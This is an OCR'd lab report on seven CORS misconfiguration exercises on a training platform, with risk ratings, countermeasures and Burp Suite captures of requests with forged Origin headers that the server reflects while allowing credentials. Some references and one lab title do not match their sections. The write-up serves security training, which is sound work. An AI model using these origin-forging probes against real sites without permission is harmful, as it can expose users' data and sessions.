
2. Cross-Origin Resource Sharing Labs

2.1. CORS with Arbitrary Origin

Reference	**Risk Rating**
Sub-lab-1: CORS With Arbitrary Origin	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
Cross-Origin Resource Sharing (CORS) is a security mechanism that controls how web applications can share resources across different origins. If improperly configured, it can allow unauthorized websites to make requests to an application's API or sensitive endpoints on behalf of authenticated users. In this the application accepts arbitrary origins in the access-control-allow-origin header, by which any external sites can interact with sensitive APIs.	
How It Was Discovered	
Automated Burp-Suite- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php	
Consequences of not Fixing the Issue	
1. Exploitation of user data. 2. Session Hijacking. 3. API abuse	
Suggested Countermeasures	
1. Restrict access-control-allow-origin. 2. Disallow Access-Control-Allow-Credentials: true	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://labs.hacktify.in
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Search... 0 matches
Done
3,636 bytes | 414 millis

```
GET /HTML/cors_lab/lab_1/cors_1.php HTTP/1.1
Host: labs.hacktify.in
Cache-Control: max-age=0
Origin: Google.com
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
ange;v=b3;q=0.7
Referer: http://labs.hacktify.in/HTML/cors_lab/lab_1/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,gu;q=0.8
Cookie: _ga=GA1.1.1749237299.1739366921; _ga_BC1TF49GTQ=GS1.1.1739448737.2.1.1739448843.0.0.0; PHPSESSID=
ab2aca8a5b113ded44b45d9e6457f404
Connection: close


```


```
HTTP/1.1 200 OK
keep-alive: timeout=5, max=100
x-powered-by: PHP/7.4.33
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: PHPSESSID=4e551a5a492b11ed4db6a96ad6a15507; path=/
access-control-allow-credentials: true
access-control-allow-origin: Google.com
content-type: text/html; charset=UTF-8
Content-Length: 3102
vary: Accept-Encoding,User-Agent
date: Mon, 03 Mar 2025 12:09:12 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed
connection: close

<html>
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="keywords" content="" />
    <link rel="icon" href="../../assets/img/favicon.png" />
    <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
    <link
    rel="stylesheet"
    type="text/css"
    href="../../assets/css/bootstrap.min.css"
    />
    <link
    rel="stylesheet"
    type="text/css"
    href="../../assets/css/font-awesome.min.css"
    />
    <link rel="stylesheet" type="text/css" href="../../assets/css/main.css" />
    <link rel="stylesheet" type="text/css" href="../../assets/css/responsive.css" />
    <title>
      URL
    </title>
    <style>
      .containers{
        margin:0;
        height:480px;
```

2.2. CORS with Null origin

Reference	Risk Rating
Sub-lab-2: CORS with Null Origin	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
Cross-Origin Resource Sharing (CORS) is a security mechanism that restricts how resources on a web application can be accessed from different origins. Some applications mistakenly allow null as a valid origin in the Access-Control-Allow-Origin header	
How It Was Discovered	
Automated Burp-Suite- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php	
Consequences of not Fixing the Issue	
1. Exploitation of user data. 2. Session Hijacking. 3. API abuse	
Suggested Countermeasures	
1. Restrict access-control-allow-origin. 2. Disallow Access-Control-Allow-Credentials: null	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://labs.hacktify.in
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
0 matches
Done
3,574 bytes | 1,223 millis

```
GET /HTML/cors_lab/lab_2/cors_2.php HTTP/1.1
Host: labs.hacktify.in
Cache-Control: max-age=0
Origin: null
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
ange;v=b3;q=0.7
Referer: http://labs.hacktify.in/HTML/cors_lab/lab_2/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,gu;q=0.8
Cookie: _ga=GA1.1.1749237299.1739366921; _ga_BC1TF49GTQ=GS1.1.1739448737.2.1.1739448843.0.0.0; PHPSESSID=
3ad69d2391c97ff1b9eb353f3b3cebfb
Connection: close


```


```
HTTP/1.1 200 OK
keep-alive: timeout=5, max=100
x-powered-by: PHP/7.4.33
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
set-cookie: PHPSESSID=270ea53fdf34dc108878c41c7f1b8c19; path=/
access-control-allow-origin: null
access-control-allow-credentials: true
content-type: text/html; charset=UTF-8
Content-Length: 3046
vary: Accept-Encoding,User-Agent
date: Mon, 03 Mar 2025 12:12:59 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed
connection: close

<html>
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="keywords" content="" />
    <link rel="icon" href="../../assets/img/favicon.png" />
    <link rel="stylesheet" type="text/css" href="assets/css/animate.css" />
    <link
    rel="stylesheet"
    type="text/css"
    href="../../assets/css/bootstrap.min.css"
    />
    <link
    rel="stylesheet"
    type="text/css"
    href="../../assets/css/font-awesome.min.css"
    />
    <link rel="stylesheet" type="text/css" href="../../assets/css/main.css" />
    <link rel="stylesheet" type="text/css" href="../../assets/css/responsive.css" />
    <title>
      URL
    </title>
    <style>
      .containers{
        margin:0;
        height:480px;
```

2.3. CORS with prefix match

Reference	Risk Rating
Sub-lab-3: Strings & Errors Part 3!	**Medium**
Tools Used	
Burp Suite	
Vulnerability Description	
Cross-Origin Resource Sharing (CORS) defines how web applications can allow controlled access to resources from different origins. A common misconfiguration occurs when a server insecurely validates origins using prefix matching instead of exact domain matching.	
How It Was Discovered	
Automated Burp-Suite- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php	
Consequences of not Fixing the Issue	
1. Exploitation of user data. 2. Session Hijacking. 3. API abuse 4. Privilege Escalation	
Suggested Countermeasures	
1. Restrict access-control-allow-origin. 2. Disallow Access-Control-Allow-Credentials: true	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Welcome, Fetch the HTTP response of this web page using CORS request.


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.4. CORS with suffix match

Reference	Risk Rating
Sub-lab-4: CORS with suffix match	**Medium**
Tools Used	
Burp-Suit	
Vulnerability Description	
CORS is a browser security feature that decides which websites can access data from another site. If not set up correctly, hackers can steal sensitive information or make unauthorized requests.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php	
Consequences of not Fixing the Issue	
1. Attackers can exploit user sessions to perform actions. 2. API Abuse 3. Malicious sites can send requests on behalf of users.	
Suggested Countermeasures	
1. Use Secure Authentication 2. Allow credentials only for specific domains. 3. Limit HTTP Methods & Headers.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Welcome, Fetch the HTTP response of this web page using CORS request.


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.5. CORS with Escape dot

Reference	Risk Rating
Sub-lab-5: CORS with Escape dot	**High**
Tools Used	
Burp-Suit	
Vulnerability Description	
CORS is a browser security feature that decides which websites can access data from another site. If not set up correctly, hackers can steal sensitive information or make unauthorized requests.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php	
Consequences of not Fixing the Issue	
1. Attackers can exploit user sessions to perform actions. 2. Weak security can lead to other exploits like CSRF or XSS 3. Malicious sites can send requests on behalf of users.	
Suggested Countermeasures	
1. Allow only trusted domains. 2. Regularly audit CORS policies and API access logs for suspicious activity. 3. Limit HTTP Methods & Headers.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



Welcome, Fetch the HTTP response of this web page using CORS request.


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.6. CORS with Substring match

Reference	Risk Rating
Sub-lab-6: CORS with Substring match	**High**
Tools Used	
Burp Suit	
Vulnerability Description	
CORS is a browser security feature that decides which websites can access data from another site. If not set up correctly, hackers can steal sensitive information or make unauthorized requests.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php	
Consequences of not Fixing the Issue	
1. Attackers can exploit user sessions to perform actions. 2. Weak security can lead to other exploits like CSRF or XSS 3. Malicious sites can send requests on behalf of users.	
Suggested Countermeasures	
1. Allow only trusted domains. 2. Regularly audit CORS policies and API access logs for suspicious activity. 3. Limit HTTP Methods & Headers.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php

Happy Hacking

Welcome, Fetch the HTTP response of this web page using CORS request.


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2.7. CORS with Arbitrary Subdomain

Reference	**Risk Rating**
Sub-lab-7: CORS with Arbitrary Subdomain	**High**
Tools Used	
Burp-Suit	
Vulnerability Description	
This happens when a website allows any subdomain (like *.example.com) to access its data. Hackers can create a fake subdomain (evil.example.com) and trick users into sharing sensitive info. Since it's a subdomain, the request is allowed, and the hacker steals the data.	
How It Was Discovered	
Automated Burp-Suit- Intercept	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php	
Consequences of not Fixing the Issue	
• Account Takeover. • Weak security can lead to other exploits like CSRF or XSS If an admin visits a malicious subdomain, attackers may gain control.	
Suggested Countermeasures	
1. Avoid Wildcard Subdomains (*.example.com) 2. Verify the Origin Header on the Server 3. Ensure requests are coming from authorized subdomains before allowing access.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


URL
Not secure labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php
AI 30 Code WebD Cyber Security Logins tp company exam Blog portfolio ideas piracy Github repo. resourceful Activity: Analyze net... All Bookmarks
HACKTIFY cybersecurity
Happy Hacking

Welcome, Fetch the HTTP response of this web page using CORS request.

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

labs.hacktify.in/HTML/index.php